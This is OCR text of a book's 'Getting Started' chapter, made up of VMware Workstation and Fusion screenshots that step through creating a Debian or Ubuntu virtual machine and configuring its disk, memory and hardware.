




Chapter 1: Getting Started






New Virtual Machine Wizard
Welcome to the New Virtual Machine Wizard
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?
Install from:
Installer disc:
DVD Drive (D:)
Installer disc image file (iso):
Browse...
Select the installer disc image to continue.
I will install the operating system later.
The virtual machine will be created with a blank hard disk.
Help
< Back
Next >
Cancel



New Virtual Machine Wizard
Select a Guest Operating System
Which operating system will be installed on this virtual machine?
Guest operating system
Microsoft Windows
Linux
Novell NetWare
Solaris
Other
Version
Debian 8.x
Help
< Back
Next >
Cancel



New Virtual Machine Wizard
Name the Virtual Machine
What name would you like to use for this virtual machine?
Virtual machine name:
Demo
Location:
C:\Users\Michael Hixon\Documents\Virtual Machines\Demo
Browse...
< Back
Next >
Cancel



New Virtual Machine Wizard
Specify Disk Capacity
How large do you want this disk to be?
The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.
Maximum disk size (GB):
20.0
Recommended size for Debian 8.x: 20 GB
Store virtual disk as a single file
Split virtual disk into multiple files
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.
Help
< Back
Next >
Cancel



New Virtual Machine Wizard
Ready to Create Virtual Machine
Click Finish to create the virtual machine. Then you can install Debian 8.x.
The virtual machine will be created with the following settings:
Name: Demo
Location: C:\Users\Michael Hixon\Documents\Virtual Machines\...
Version: Workstation 12.0
Operating System: Debian 8.x
Hard Disk: 12 GB, Split
Memory: 512 MB
Network Adapter: NAT
Other Devices: CD/DVD, USB Controller, Printer, Sound Card
Customize Hardware...
< Back
Finish
Cancel



Hardware
Device
Summary
Memory
512 MB
Processors
1
New CD/DVD (...
Using file C:\Users\Michael Hixon\...
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Printer
Present
Display
Auto detect
Add...
Remove
Memory
Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.
Memory for this virtual machine:
512
MB
64 GB
32 GB
16 GB
8 GB
4 GB
2 GB
1 GB
512 MB
256 MB
128 MB
64 MB
32 MB
16 MB
8 MB
4 MB
Maximum recommended memory
(Memory swapping may occur beyond this size.)
1536 MB
Recommended memory
512 MB
Guest OS recommended minimum
64 MB
Close
Help



Player
Home
Demo
Demo
State: Powered Off
OS: Debian 8.x
Version: Workstation 12.0 virtual machine
RAM: 512 MB
Play virtual machine
Edit virtual machine settings



Virtual Machine Library
Add
View
Start Up
Settings
Snapshots
Delete
VIRTUAL MACHINES
VMWARE VCLOUD AIR
Name
Status



Select the Installation Method
Install from disc or image
Import an existing PC
Install OS X from the recovery partition
Import an existing virtual machine
Install from Boot Camp
Create a custom virtual machine
Create a virtual machine on a remote server
Cancel
Continue



Linux Easy Install
With Easy Install, VMware Fusion will use the information provided here to automatically install Ubuntu 64-bit Server 16.10 from your installation disc and install drivers to optimize your virtual machine.
Use Easy Install
Display Name:
Michael Hixon
Account Name:
michaelhixon
Password:
Confirm Password:
Make your home folder accessible to the virtual machine
The virtual machine can
Read & Write
?
Cancel
Go Back
Continue



Finish
The configuration of the virtual machine is now complete.
Virtual Machine Summary
